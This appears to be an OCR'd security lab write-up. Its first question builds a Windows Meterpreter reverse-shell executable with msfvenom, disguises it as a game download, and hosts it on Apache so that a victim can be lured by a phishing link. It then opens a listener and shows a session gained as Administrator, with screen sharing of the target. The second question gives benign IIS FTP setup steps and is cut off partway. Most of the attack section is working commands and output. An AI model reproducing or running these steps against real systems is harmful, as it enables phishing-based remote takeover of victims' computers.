
Question 1:

Create payload for windows.

To get going, we try to lure the victim to download our payload, and to do so we route his attention to a game he is getting on an FTP server.
To do that we make a sub-directory in /var/www/html/ with any name, here we are giving counterstrike.



```
utkarsh@kali: /var/www/html/counterstrike
utkarsh@kali:/var/www/html/counterstrike$ sudo msfvenom -a x86 --platform windows -p windows/meter
preter/reverse_tcp lhost=192.168.0.29 -b "\x00" -f exe -o gta.exe
/usr/share/metasploit-framework/vendor/bundle/ruby/2.7.0/gems/activerecord-4.2.11.1/lib/active_rec
ord/connection_adapters/abstract_adapter.rb:84: warning: deprecated Object#=~ is called on Integer
; it always returns nil
/usr/share/metasploit-framework/vendor/bundle/ruby/2.7.0/gems/activerecord-4.2.11.1/lib/active_rec
ord/connection_adapters/abstract_adapter.rb:84: warning: deprecated Object#=~ is called on Integer
; it always returns nil
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
Saved as: gta.exe
utkarsh@kali:/var/www/html/counterstrike$ ls
gta.exe
utkarsh@kali:/var/www/html/counterstrike$
```

Now we create a payload with the help of msfvenom (msfvenom is a combination of Msfpayload and Msfencode, putting both of these tools into a single Framework instance).


The commands goes as “msfvenom -a x86 –platform windows -p windows/meterpreter/reverse_tcp lhost=192.168.0.29 -b “\x00” -f exe -o gta.exe”

Here msfvenom is to initiate the framework,
-a is for arching
x86 is for Intel 32 bit processor
--platform is for specifying the target machine
windows/meterpreter/reverse_tcp is the payload used to create a session between the target and attacker.
LHOST = 192.168.0.29 is the IP address of the attacker PC
-b is
-f exe is the final form of the payload
-o gta.exe is the output payload and executable exploit on target machine


```
Applicati...  Places  Terminal  Sep 1 00:56
utkarsh@kali: /var/www/html/counterstrike
preter/reverse_tcp lhost=192.168.0.29 -b "\x00" -f exe -o gta.exe
/usr/share/metasploit-framework/vendor/bundle/ruby/2.7.0/gems/activerecord-4.2.11.1/lib/active_rec
ord/connection_adapters/abstract_adapter.rb:84: warning: deprecated Object#=~ is called on Integer
; it always returns nil
/usr/share/metasploit-framework/vendor/bundle/ruby/2.7.0/gems/activerecord-4.2.11.1/lib/active_rec
ord/connection_adapters/abstract_adapter.rb:84: warning: deprecated Object#=~ is called on Integer
; it always returns nil
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
```

To make this kali act like a webserver, we install apache2 and httpd services and start the apache2 services so the victim can browse the link to download the payload.

Transfer the payload to the victim's machine.



After we have routed the phishing link to the victim to download the exploit, we will wait till the victim executes the exploit. Since this is a demo but we can design the page and lure the victim.



At the attacker side, we use the multi/handler to enter the exploit mode.

```
Applicati...   Places   Terminal   Sep 1 01:18
utkarsh@kali: ~

      cccccccccccccccccccccccccc
      cccccccccccccccccccccccccc
      ........................
      ffffffffffffffffffffffffff
      ffffffff.................
      ffffffffffffffffffffffffff
      ffffffff.................
      ffffffff.................
      ffffffff.................


Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing


       =[ metasploit v5.0.87-dev                          ]
+ -- --=[ 2006 exploits - 1096 auxiliary - 343 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Tired of setting RHOSTS for modules? Try globally setting it with setg RHOSTS x.x.
x.x

msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) >
```

Once we have reached the exploit mode, we set the payload which we selected while creating the exploit. Here we created windows/meterpreter/reverse_tcp


```
msf5 exploit(multi/handler) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set LHOST 192.168.0.29
LHOST => 192.168.0.29
msf5 exploit(multi/handler) >
```

With “show option” it displays the information on information on LHOST, LPORT and other information. If LHOST is not displaying, we set the IP address of attacker.

```
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.29:4444
msf5 exploit(multi/handler) > [*] Sending stage (176195 bytes) to 192.168.0.30
[*] Meterpreter session 1 opened (192.168.0.29:4444 -> 192.168.0.30:49675) at 2020-09-01 20:42:12
 +0530

msf5 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                      Connection
  --  ----  ----                     -----------                      ----------
  1         meterpreter x86/windows  FSSERVER\Administrator @ FSSERVER  192.168.0.29:4444 -> 192.
168.0.30:49675 (192.168.0.30)

msf5 exploit(multi/handler) >
```

With exploit -j -z, we create a new job for the exploit as to run
with sessions, we get to know how many Victims are connected to our exploit.

Exploit the victim's machine.




Once a session is created between target and host, so it means the exploit is running in the background, and we can run the commands from help to exploit our target. As the above screenshot, we ran screenshare command, which is sharing the screen of our target on browser.


QUESTION 2


Create an FTP Server

Open the Server Manager > Add Roles and Features > Next > Next > Next > Select **Web Server (IIS)** .



Now select the FTP Server and FTP Extensibility to install the FTP Server.






Now select Install to install the FTP Features on the server.

Once the installation is completed, go to Tools > IIS.


In IIS, we see the hostname of our server, so we right click and click on Select **Add FTP Site**




We fill the information such as FTP Site name and Content Directory.

Name : Pictures (We can give anything)


Physical Path : C:\inetpub\ftproot



We defined the port numbers and ssl certificate if required according to standard procedure, But here we proceed ahead with no SSL and click Next.



